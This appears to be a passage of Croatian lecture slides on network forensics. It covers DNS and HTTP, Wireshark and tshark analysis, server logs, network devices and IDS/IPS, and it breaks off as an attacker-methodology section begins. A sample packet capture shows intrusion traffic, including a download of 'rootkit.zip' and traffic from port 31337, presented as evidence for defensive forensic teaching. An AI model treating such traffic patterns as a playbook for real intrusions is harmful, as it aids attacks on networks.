
Racunalna fakultetica - IV reze

PPale (C) 2015-12-01

34



HTTP - Hypertext Transfer Protocol



- Koristi se za pristup resursima na Web-u
 - Web aplikacije
 - Web API-ji (posebno zanimljivi za mobilne uređaje)
 - Sadržaj (audio/video, slike,)
- Jednostavni skup poruka u zahtjevu
 - GET, POST, HEAD, OPTIONS, DELETE, TRACE ...
- Jednostavni skup poruka u odgovoru
 - **1xx** - Informational - Request received, continuing process
 - **2xx** - Success - The action was successfully received, understood and accepted
 - **3xx** - Redirection - Further action must be taken in order to complete the request
 - **4xx** - Client Error - The request contains bad syntax or cannot be fulfilled
 - **5xx** - Server Error - The server failed to fulfill an apparently valid request


http://



DNS - Domain Name System



- pruža **hijerarhijsku distribuiranu bazu podataka za**
 - pretvaranje **imena** koja **ljudi preferiraju** koristiti
 - u 32-bitnu IPv4 **numeričku adresu**
 - ili 128-bitnu za IPv6
 - primjer: maja.zesoi.fer.hr -> **161.53.64.3**
- DNS je protokol zasnovan na **zahtjevu-odgovoru**
 - Klijent tipično postavi pitanje unutar **jednog UDP paketa**
 - Poslužitelj odgovara jednim UDP paketom
- Moguće je prenositi normalni DNS promet preko TCP-a
 - Poslužiteljev odgovor je prevelik da stane u jedan UDP paket
 - DNS zone transfer
 - prijenos svega što DNS poslužitelj zna o domeni
 - predstavlja sigurnosni rizik!!!, pa je često isključen



DNS primjer



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: dns

802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...


No.	Time	Source	Destination	Protocol	Info
158	91.950768	192.168.2.2	192.168.2.1	DNS	Standard query A 23.docs.google.com
159	91.963107	192.168.2.1	192.168.2.2	DNS	Standard query response, No such name
168	108.163333	192.168.2.2	192.168.2.1	DNS	Standard query A notebook.kulchenko.com
169	108.971911	192.168.2.2	192.168.2.1	DNS	Standard query A arduino.mshome.net
170	108.987711	192.168.2.1	192.168.2.2	DNS	Standard query response A 192.168.2.1

Domain Name System (response)
[Request In: 169]
[Time: 0.015804000 seconds]
Transaction ID: 0x949b
Flags: 0x8100 (standard query response, No error)
Questions: 0
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Answers
arduino.mshome.net: type A, class IN, addr 192.168.2.1
Name: arduino.mshome.net
Type: A (Host address)
Class: IN (0x0001)
Time to live: 1 day
Data length: 4
Addr: 192.168.2.1





- akvizicija tragova
- analiza protokola
- **analiza paketa**
- analiza toka
- mrežni dnevničari
- mrežni uređaji
- mrežni sustavi za detektiranje/spriječavanje upada
- česti mrežni napadi
- forenzika web preglednika



Analiza paketa



- Umijeće i znanost **pregledavanja protokola unutar skupa paketa** kako bi
 - **identificirali** zanimljive pakete
 - i **razumijeli** njihovu strukturu i odnos kako bi **sakupili tragove**
 - i **olakšali** buduću analizu
- Kako bi identificirali zanimljive pakete
 - koristimo tehnike **filtriranja** da izoliramo pakete ovisno o poljima protokola ili njihovom sadržaju
 - **tražimo** nizove ili uzorke u sadržaju paketa kako bi našli ciljeve za daljnju istragu iako korišteni protokol nije još poznat



Alati za analizu paketa




- Wireshark/tshark
 - Sadrži jezik za „prikazni filter”
 - omogućava krajnjem korisniku da **izolira zanimljive pakete** ovisno o poljima protokola
 - primjer: snimaj samo pakete
 - od specifičnog računala
 - prema specifičnom računalu

```
$ tshark -r capturefile.pcap -R "ip.src == 192.168.1.158 && ip.dst == 10.1.1.10"
```

- Hex editori





- akvizicija tragova
- analiza protokola
- analiza paketa
- **analiza toka**
- mrežni dnevničari
- mrežni uređaji
- mrežni sustavi za detektiranje/spriječavanje upada
- česti mrežni napadi
- forenzika web preglednika



Analiza toka



... 101010101 0010101001011 0111010010101 010101 ...

- umijeće **pregledavanja** povezanih **grupa** paketa kako bi
 - **identificirali** uzorke,
 - **analizirali** protokole viših razina,
 - ili **izvadili** podatke
- Tok je definiran kao:
 - **niz paketa** poslan **od određenog izvora** **prema** prema konkrenoj unicast, anycast ili multicast **destinaciji** koji izvor želi označiti kao tok
 - Tok se može sastojati od svih paketa u specifičnoj transportnoj vezi ili medijskom toku
 - No, tok **nije nužno 1:1 mapiran** na transportnu vezu

- Web
- SSH, FTP, telnet
- SMTP – slanje maila
- IMAP/POP - primanje maila
- ...



Wireshark: Prati TCP Tok



Follow TCP Stream

Stream Content

```
GET /hiding.php HTTP/1.0
Host: sanshost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.10) Gecko/2009042316
Firefox/3.0.10 (.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 18 May 2009 01:48:43 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.8g DAV/2 PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Encoding: gzip
Vary: Accept-Encoding
Content-Length: 109
Connection: close
Content-Type: text/html

.....T.1.. .F..S...^x.G. "M.%RC...N/o.
\..1.;4.#u..A.2.n....A.H...rc. '.g..&....t.iqk...5?.....d...|
```

Find Save As Print Entire conversation (779 bytes) ASCII EBCDIC Hex Dump C Arrays Raw

Help Close Filter Out This Stream



Popiši razgovore



- Tshark
 - Može **popisati sve razgovore i/ili tokove** unutar snimke paketa, ili samo **specifične tokove** ovisno o njihovim karakteristikama

```
$ tshark -qn -z conv,tcp -r evidence01.pcap
```

		TCP Conversations			Filter:<No Filter>		
		Frames	<->	Bytes	Frames	->	Total
192.168.1.159:1271	<->	205.188.13.12:443	31	29717	16	1451	47 31168
192.168.1.159:1221	<->	64.12.25.91:443	24	4206	16	1799	40 6005
192.168.1.158:51128	<->	64.12.24.50:443	20	2622	20	1681	40 4303
192.168.1.158:5190	<->	192.168.1.159:127	9	1042	15	13100	24 14142
192.168.1.159:1273	<->	64.236.68.246:80	5	1545	5	1964	10 3509
192.168.1.2:54419	<->	192.168.1.157:80	3	206	4	272	7 478
192.168.1.2:55488	<->	192.168.1.30:22	2	292	3	246	5 538

HTTPS HTTP SSH



Popiši TCP tokove



- Korisno za
 - **identifikaciju specifičnih zanimljivih tokova** tako da možemo **izvaditi viši sloj protokolnih podataka**
 - Primjer:

```
$ pcapcat -r evidence01.pcap
```

```
[1] TCP 192.168.1.2:54419 -> 192.168.1.157:80
[2] TCP 192.168.1.159:1271 -> 205.188.13.12:443
[3] TCP 192.168.1.159:1272 -> 192.168.1.158:5190
[4] TCP 192.168.1.159:1273 -> 64.236.68.246:80
```

Enter the index number of the conversation to dump
or press enter to quit:



Izvoz datoteka i podataka



- Datoteke
 - Mogu biti ključne bilo kojoj istrazi
 - Često se **prenose preko mreže**
- Podaci
 - Kao HTML/JavaScript
 - i ostali resursi na Webu
 - mogu biti korisni
- Wireshark
 - Ima mogućnost **vađenja svih datoteka i podataka** koji su preneseni za vrijeme snimke
- Network miner
 - „Point and click“ alat za izvoz datoteka i podataka, gledanje mrežnih paketa (slično Wireshark-u):
<http://www.netresec.com/?page=NetworkMiner>





761	66.301680	10.142.0.1	10.142.0.2	TCP	74 55385 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PEE
762	66.301722	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7030 Win=23552 Len=0 TSva
763	66.301724	10.142.0.2	10.142.0.1	TCP	74 http > 55385 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=
764	66.301761	10.142.0.1	10.142.0.2	TCP	66 55385 > http [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=1189
765	66.301811	10.142.0.1	10.142.0.3	UDP	113 Source port: 31337 Destination port: 4242
766	66.301850	10.142.0.1	10.142.0.2	SSHv2	114 Encrypted response packet len=48
767	66.301921	10.142.0.1	10.142.0.2	HTTP	175 GET /rootkit.zip HTTP/1.0
768	66.301923	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7078 Win=23552 Len=0 TSva
769	66.301924	10.142.0.1	10.142.0.2	SSHv2	148 Encrypted response packet len=80
770	66.301925	10.142.0.2	10.142.0.1	TCP	66 http > 55385 [ACK] Seq=1 Ack=110 Win=14496 Len=0 TSval=L=3
771	66.301964	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7158 Win=23552 Len=0 TSva
772	66.302925	10.142.0.2	10.142.0.1	HTTP	664 HTTP/1.1 200 OK (application/zip)
773	66.302973	10.142.0.1	10.142.0.2	TCP	66 55385 > http [ACK] Seq=110 Ack=599 Win=7040 Len=0 TSval=
774	66.303098	10.142.0.1	10.142.0.2	SSHv2	130 Encrypted response packet len=64
775	66.303099	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7222 Win=23552 Len=0 TSva
776	66.303147	10.142.0.1	10.142.0.3	UDP	135 Source port: 31337 Destination port: 4242
777	66.303192	10.142.0.1	10.142.0.2	SSHv2	130 Encrypted response packet len=64
778	66.303194	10.142.0.1	10.142.0.2	SSHv2	130 Encrypted response packet len=128
779	66.303238	10.142.0.1	10.142.0.3	UDP	122 Source port: 31337 Destination port: 4242
780	66.303239	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7286 Win=23552 Len=0 TSva
781	66.303239	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7414 Win=25024 Len=0 TSva
782	66.303343	10.142.0.1	10.142.0.2	SSHv2	194 Encrypted response packet len=128
783	66.303384	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7542 Win=26528 Len=0 TSva
784	66.303387	10.142.0.1	10.142.0.2	SSHv2	162 Encrypted response packet len=96
785	66.303422	10.142.0.1	10.142.0.2	TCP	66 55385 > http [FIN, ACK] Seq=10 Ack=599 Win=7040 Len=0 TSval=
786	66.303424	10.142.0.2	10.142.0.1	TCP	66 46644 > ssh [ACK] Seq=6106 Ack=7638 Win=26528 Len=0 TSva
787	66.303544	10.142.0.2	10.142.0.1	TCP	66 http > 55385 [FIN, ACK] Seq=599 Ack=111 Win=14496 Len=0
788	66.303547	10.142.0.1	10.142.0.2	TCP	66 55385 > http [ACK] Seq=111 Ack=600 Win=7040 Len=0 TSval=
789	66.303548	10.142.0.1	10.142.0.2	SSHv2	114 Encrypted response packet len=48

- akvizicija tragova
- analiza protokola
- analiza paketa
- analiza toka
- **mrežni dnevniči**
- mrežni uređaji
- mrežni sustavi za detektiranje/spriječavanje upada
- česti mrežni napadi
- forenzika web preglednika



Mrežni dnevnički



- Zašto su bitni?
 - Dnevnički događaja su jednostavno **odabrani zapisi** koji pružaju
 - informacije o **stanju** sustava
 - i/ili **okolini** u određenom trenutku
 - Dnevnički događaja mogu sadržavati informacije
 - o pristupu sustavu (kao što su loginovi i logoutovi s poslužitelja),
◦ o vremenima paljenja i gašenja, greškama i problemima,
◦ ili samo rutinskim podacima kao što je temperatura podatkovnog centra
- Od kuda dolaze?
 - Aplikacijski poslužitelji, routeri, vatrozidi, mrežni uređaji, kamere, HVAC ...
 - i svi drugi tipovi podataka generiraju dnevničke događaje
 - Različiti tipovi uređaja generiraju različite tipove dnevnika događaja
- Gdje se spremaju?
 - na **uređaju** koji ih generira
 - na **računalu** u mreži
 - na (**udaljenom?**) računalu posvećenom prikupljanju dnevnika



Primjer dnevnika - SMTP



```
Sep 20 21:53:09 bigserver postfix/sendmail [10815]: fatal: usage: sendmail [options]
Sep 20 22:27:48 bigserver postfix/sendmail [10961]: fatal: Recipient addresses must be
specified on the command line or via the -t option
Sep 20 22:27:48 bigserver postfix/sendmail [10963]: fatal: Recipient addresses must be
specified on the command line or via the -t option
Sep 20 22:28:29 bigserver postfix/sendmail [10979]: fatal: Recipient addresses must be
specified on the command line or via the -t option
Sep 22 13:04:31 bigserver postfix/sendmail [24424]: fatal: usage: sendmail [options]
Sep 22 15:32:07 bigserver postfix/postmap [25785]: fatal: open database
/etc/postfix/generic.db: Permission denied
Sep 22 15:55:40 bigserver postfix/postmap [26209]: fatal: open database
/etc/postfix/virtual.db: Permission denied
Sep 22 17:01:33 bigserver postfix [27072]: error: to submit mail , use the Postfix sendmail
command
Sep 22 17:01:33 bigserver postfix [27072]: fatal: the postfix command is reserved for the
superuser
```



HTTP poslužiteljski dnevnik



```
[10/Dec/2015:16:13:15 +0100] "GET /lib/images/smileys/icon_fun.gif  
HTTP/1.1" 200 5932015-12-10T16:13:15.074221+01:00 rina APACHE2-archiware:  
161.53.64.118 - -  
  
[10/Dec/2015:16:13:15 +0100] "GET /lib/images/smileys/icon_question.gif  
HTTP/1.1" 200 5962015-12-10T16:13:15.081735+01:00 rina APACHE2-archiware:  
161.53.64.118 - -  
  
[10/Dec/2015:16:13:15 +0100] "GET /lib/images/smileys/icon_exclaim.gif  
HTTP/1.1" 200 5852015-12-10T16:13:15.095389+01:00 rina APACHE2-archiware:  
161.53.64.118 - -  
  
[10/Dec/2015:16:13:15 +0100] "GET /lib/images/smileys/icon_lol.gif  
HTTP/1.1" 200 7592015-12-10T16:13:15.102425+01:00 rina APACHE2-archiware:  
161.53.64.118 - -  
  
[10/Dec/2015:16:13:15 +0100] "GET /lib/images/smileys/fixme.gif HTTP/1.1"  
200 8652015-12-10T16:13:15.114552+01:00 rina APACHE2-archiware:  
161.53.64.118 - -  
  
[10/Dec/2015:16:13:15 +0100] "GET /lib/images/smileys/delete.gif HTTP/1.1  
200 8632015-12-10T16:13:15.115083+01:00 rina APACHE2-archiware:  
161.53.64.118 - -
```



DNS poslužiteljski dnevnik



Dec 10 06:27:01 branka named[7185]: client 161.53.64.60#58669: update '64.53.161.in-addr.arpa/IN'

Dec 10 06:28:33 maja named[544]: client 109.109.120.120#17077 (zems.fer.hr): query (cache) 'zems.fer.hr/MX/IN'

Dec 10 06:59:18 branka named[7185]: success resolving 'web-sh-article-ext.pchome.net/AAAA' (in 'pchome.net'?) after reducing the advertised EDNS UDP packet size to 512 octets





- akvizicija tragova
- analiza protokola
- analiza paketa
- analiza toka
- mrežni dnevnički
- **mrežni uređaji**
- mrežni sustavi za detektiranje/spriječavanje upada
- česti mrežni napadi
- forenzika web preglednika



Hub, Switch, Router, Firewall



- Hub

- “analogni”
- samo **električki obnavlja signal**
- kako bi
 - prešao veće **udaljenosti**
 - napravio zvjezdastu **topologiju**



- Switch

- digitalni
- prikuplja **cijeli paket** i gleda adrese
- ovisno o adresi odredišta proslijeđuje ga na samo jedan priključak
 - nije potrebno odlučiti gdje proslijeđiti paket
 - izlazni priključak uzet iz CAM tablice
- stavlja adresu izvorišta u **CAM tablicu**
- sva sučelja (priključci) su istog tipa i protokola
- tipično radi na Layeru 2
 - iako Layer 3 switch-evi isto postoje




- Router

- ima potencijalno **različita sučelja** i različite protokole
- mora napraviti odluku **gdje proslijediti paket**
 - ovisno o konačnoj adresi odredišta
 - i obilježjima puteva nakon priključka
 - brzina, stopa grešaka, korištenost, cijena, ...
- **može izvoditi prijevod mrežnih adresa**
 - dolazni paket poslan na port X
 - može biti poslan na potpuno drugu adresu interno
 - slično sa izlaznim paketima
 - činit će se kao da dolaze iz router-ovog porta Y



- Firewall

- **zapravo router**
- ali **odbija proslijedivati neke pakete**
 - i prema van i unutra
- **ovisno o paketovoj**
 - izvorišnoj i odredišnoj adresi
 - izvornim i odredišnim portovima




Razlike između mrežnih uređaja



- Linija između switch-eva, router-a i vatrozida

- je **postala jako zamagljena**
 - Postoji samo kao teoretska linija,
koja nije više striktno implementirana
 - ako je ikada bila...



- Što to znači za forenzičkog istražitelja?

- Tragovi za koje očekujemo da ćemo ih naći na jednom uređaju mogu zapravo postojati na drugom
 - Uređan nazvan “switch” može zapravo sadržavati dnevниke koje bi očekivali da se nalaze na “vatrozidu”



Zašto su bitni?



- Uređaji mrežne infrastrukture mogu sadržavati
 - konfiguraciju koja reflektira stanje mreže i aktivnosti
 - i pravila poduzeća koje ih je postavilo
 - deskriptivne informacije o istraživanoj okolini
 - i (možda) tragove povezane s konkretnim događajem od značaja
 - primjerice:
 - blokirani portovi, podmreže, zrcaljenje portova
 - pristupne liste, NAT,
 - routing tablice





Mediji pohranjivanja u mrežnim uređajima

- Dynamic Random-Access Memory (DRAM)
 - iznimno volatilna i ne zadržava podatke (dugo) kada se isključi napajanje
 - operacijski podaci se mogu pronaći ovdje
 - teško ju uhvatiti
- Content-Addressable Memory(CAM)
 - posebna vrsta jako brze memorije korištena za spremanje informacija kojoj se mora pristupati iznimno brzo
 - najpoznatije korištena na switch-evima za spremanje tablica koje mapiraju MAC adrese IP adresama
- Nonvolatile Random-Access Memory (NVRAM)
 - zadržava podatke i kada je napajanje isključeno, i može biti lako modificirana
 - najčešći tip nađen u mrežnim uređajima je "flash memorija"
 - tipično se koristi
 - za spremanje konfiguracija → instrukcije kako da uređaj radi
 - i za dnevниke
- Tvrdi disk
 - Većina switch-eva, router-a i vatrozida ne sadržavaju tvrdi disk
 - No, poslužitelji opće svrhe mogu biti konfigurirani da izvode funkcije router-a ili vatrozida
- Read-Only Memory (ROM)
 - ROM je vrsta memorije napravljena da trajno pohranjuje podatke bez modifikacije
 - tipično se koristi za spremanje programa uređaja



Switch-evi



- Content-Addressable Memory (CAM) tablica

- Može biti izrazito korisna,
 - jer sadržava MAC adrese mrežnih kartica koje komuniciraju na lokalnoj podmreži
- Izrazito volatilna i može se brzo mijenjati, ovisno o mrežnoj aktivnosti
 - Primjer:



Mac Address	VLAN	Type	Age	Port
0008.7458.482b	0001	dynamic	205	Et0/5
000b.cdc2.e491	0001	dynamic	123	Et0/3
0012.3f65.a7e1	0001	dynamic	287	Et0/2
d0d0.fdc4.0994	0001	static	-	In0/1
ffff.ffff.ffff	0001	static broadcast	-	In0/1, Et0/0-7
5475.d0ba.511e	0002	dynamic	246	Et0/0
d0d0.fdc4.0994	0002	static	-	In0/1
ffff.ffff.ffff	0002	static broadcast	-	In0/1, Et0/0-7
Total Entries: 8				



ARP - Address Resolution Protocol



- kada računalo treba poslati IP paket
 - on mora biti enkapsuliran u Layer 2 paketu
 - tipično Ethernet (IEEE 802.3)
 - što znači da je potrebna MAC adresa
 - koja odgovara IP adresi
 - ti parovi su spremljeni u ARP tablici
-
- no, ako tablica nema potrebnii par
 - šalje se ARP zahtjev kao broadcast poruka na Layer-u 2
 - te sadržava IP adresu
 - računalo koje koristi tu IP adresu će odgovoriti
 - tako, njegova MAC adresa će biti asocirana sa njegovom IP adresom
 - i zapamćena u ARP tablici

Internet Protocol (IPv4) over Ethernet ARP packet		
octet offset	0	1
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	
8	Sender hardware address (SHA) (first 2 bytes)	
10	(next 2 bytes)	
12	(last 2 bytes)	
14	Sender protocol address (SPA) (first 2 bytes)	
16	(last 2 bytes)	
18	Target hardware address (THA) (first 2 bytes)	
20	(next 2 bytes)	
22	(last 2 bytes)	
24	Target protocol address (TPA) (first 2 bytes)	
26	(last 2 bytes)	



Router-i



- Router-i su tipično umiješani u istragu jer:
 - **Promet od interesa** može prelaziti preko router-a, rezultirajući sa tokom podataka i povezanim zapisima
 - Router je jedan od najosnovnijih uređaja za vođenje dnevnika na bilo kojoj mreži i isto jedan od najtemeljnijih
 - **Mrežna topologija** je ključ razumijevanja tragova i incidenata, i opisana je na Layer-u 3 sa agregiranim routing tablicama
 - **NAPOMENA:** I sam router može biti kompromitiran





Tragovi na router-u


- Tipovi tragova koji mogu biti sakupljeni s routera, kategorizirani po očekivanoj volatilnosti
 - Volatilni **Routing tablice,**
Spremljeni paketi prije no što se proslijeđuju,
Broj paketa i statistika,
ARP tablica,
DHCP lease pridruživanja
 - Trajni
 - Slika operacijskog sustava, Boot loader,
 - Konfiguracijske datoteke za pokretanje, dnevnični pristupa i DHCP-a
 - Izvan sustava
 - Router-i obično uključuju jako malo, ako uopće, trajne memorije na koju se može zapisivati
 - Većina enterprise-class uređaja mogu biti konfiguirirani da automatski izvoze podatke na vanjske sisteme za pohranu
 - kroz syslog, FTP, TFTP, SNMP i ostale



Vatrozidi



- su zapravo router-i
 - Koji mogu **pregledavati i filtrirati** promet
 - na napredniji način nego router-i
 - Prvi vatrozidi su bili najčešće
 - napravljeni i konfigurirani od lokalnih sistemskih administratora
 - pomoću općenitih alata operacijskih sustava i
 - komercijalnih ili open-source software paketa za vatrozide
 - No, hardware opće svrhe
 - Je uvodio značajno kašnjenje,
 - i kao rezultat pregledne mogućnosti su bile ograničene
 - Nadalje, sistemske administratori
 - nisu uvijek najupućeniji u postupke osiguravanja operacijskih sustava



Zašto istraživati vatrozide?



- **Dnevnići** vatrozida pbično sadržavaju brojne informacije
 - o **pokušajima spajanja**,
 - neovisno o tome jesu li uspješni,
 - i **koliko podataka je preneseno od izvora do odredišta**
- **Dnevnići** vatrozida isto mogu sadržavati brojne informacije o
 - korištenim **protokolima i aplikacijama**, ili čak **sadržaju paketa**
- **Konfiguracija** vatrozida može otkriti
 - jesu li servisi ili podaci bili dostupni svjetu,
 - ili sustavima od interesa
 - Isto može informirati istražitelja
o tipu tragova koje dnevnići sadrže ili ne sadrže
- **Istražitelj** možda **treba modificirati konfiguraciju** vatrozida
 - kako bi prikupio još tragova,
 - ili kako bi dobio pristup sustavima od interesa kroz trajanje istrage
- **NAPOMENA:** I sam vatrozid može biti kompromitiran




Tipovi vatrozida



- Filtri paketa
 - usmjeravaju pakete i mogu “dopustiti” ili “odbiti” promet
 - ovisno o **izvornim i odredišnim adresama** (na Layeru 3) i
 - Layer 4 informacijama u zaglavju protokola
 - kao što su TCP portovi i zastavice
- Session-Layer vatrozid
 - uređaj između izvora i odredišta
 - koji **presreće veze** kako bi **odlučio ovisno o stanju**
 - hoće li vatrozid uspostaviti ili nastaviti vezu
 - u ime krajnjih točaka
- Aplikacijski vatrozid
 - razvija ovaj koncept još i dalje
 - pregledavanjem prometa skroz do Layera 7
 - Pregledani i rekonstruirani protokoli
 - variraju ovisno o proizvođaču, modelu i ulozi uređaja





- akvizicija tragova
- analiza protokola
- analiza paketa
- analiza toka
- mrežni dnevnički
- mrežni uređaji
- **mrežni sustavi za detektiranje/sprječavanje upada**
- česti mrežni napadi
- forenzika web preglednika



IDS - Intrusion detection systems



- Specijalizirani **prisluškivači**
 - s dodatnom **mogučnošću evaluacije** uhvaćenog prometa
 - kako bi odredili je li zlonamjeran ili legitiman
- Nakon „rebrandinga”
 - Većina IDS-ova su postali „IPS-ovi”
 - *Intrusion Prevention Systems*
- Kroz godine, IDS/IPS proizvodi su se razvijali u dvije grane:
 - **NIDS/NIPS**
 - nadgledaju mrežni promet i upozoravaju na sumnjive **mrežne događaje**
 - **HIDS/HIPS**
 - nadgledaju događaje sustava i upozoravaju na sumnjive **aktivnosti sustava**



Zašto su NIDS/NIPS zanimljivi?



- Često su dobra početna točka u istrazi
 - Detektiraju potencijalno štetne događaje nadgledajući mrežni promet
 - Vrlo vjerojatno su prijavili incident koji se istražuje
- Nažalost
 - Ne mogu uvijek rekonstruirati niz događaja i objasniti nam ga
 - barem ne lagano
- Korisni su jer:
 - Dnevnići sadržavaju detalje nedopuštenih veza (ili čak pokušaja)
 - koji nisu nigdje drugdje zapisani
 - Može biti konfiguriran da prijavljuje i zapisuje promet
 - koji vatrozid smatra potpuno prihvatljivim
 - Istražitelj može potencijalno modificirati NIDS/NIPS konfiguraciju
 - da započne detektirati događaje koje prije ne bi detektirali
 - **NIDS/NIPS su dobro pozicionirani kao točke inspekcije za mrežni promet**



NIDS/NIPS funkcionalnosti



- Pravila
 - Opisi kako usporediti paket ili tok koji sadržava zločudni promet
- Uzbune
 - Liste sumnjivih paketa/tokova
- Snimke paketa
 - Neki NIDS/NIPS mogu biti konfigurirani da zapisuju sumnjive pakete
 - i spreme ih za kasniju analizu
 - nisu uvijek konfigurirani da po defaultu to rade
- Druge mogućnosti:
 - Svijest o protokolima višeg sloja
 - Analiza temeljena na potpisima
 - Analiza ponašanja



NIDS/NIPS Akvizicija Tragova



- Tipovi tragova
 - Konfiguracija
 - Podaci o uzbunama
 - Zaglavla paketa i/ili zapisi o toku
 - Podatkovni dio paketa
 - Aktivnosti korelirane kroz više senzora
- NIDS/NIPS su specifično dizajnirani
 - da analiziraju veliku količinu mrežnog prometa
 - i izabiru specifične zanimljive događaje
 - pogotovo one vezane uz sigurnost
- Korisni su kao početna točka za istragu!



NIDS/NIPS tipovi



- Commercial

- Check Point IPS-1



Check Point®
SOFTWARE TECHNOLOGIES LTD.

- Cisco IPS



CISCO

- Corero Network Security



- Enterasys IPS



- HP TippingPoint IPS



- IBM Security NIPS



- Sourcefire 3D System



- Open source

- Snort



- Bro Network Security Monitor





- akvizicija tragova
- analiza protokola
- analiza paketa
- analiza toka
- mrežni dnevničari
- mrežni uređaji
- mrežni sustavi za detektiranje/spriječavanje upada
- **česti mrežni napadi**
- forenzika web preglednika



Kako napadač razmišlja?



- Uobičajeni koraci u napadu:

1. Izviđanje

- Pretraži različite izvore za informacije o ciljnog sustavu
 - npr. tražilice, društvene mreže, WHOIS baze podataka ili DNS

2. Enumeracija (ili skeniranje)

- informacije se sustavno prikupljaju i individualni sustavi se identificiraju
- traženje ranjivosti u ciljnoj organizaciji, kao što su:
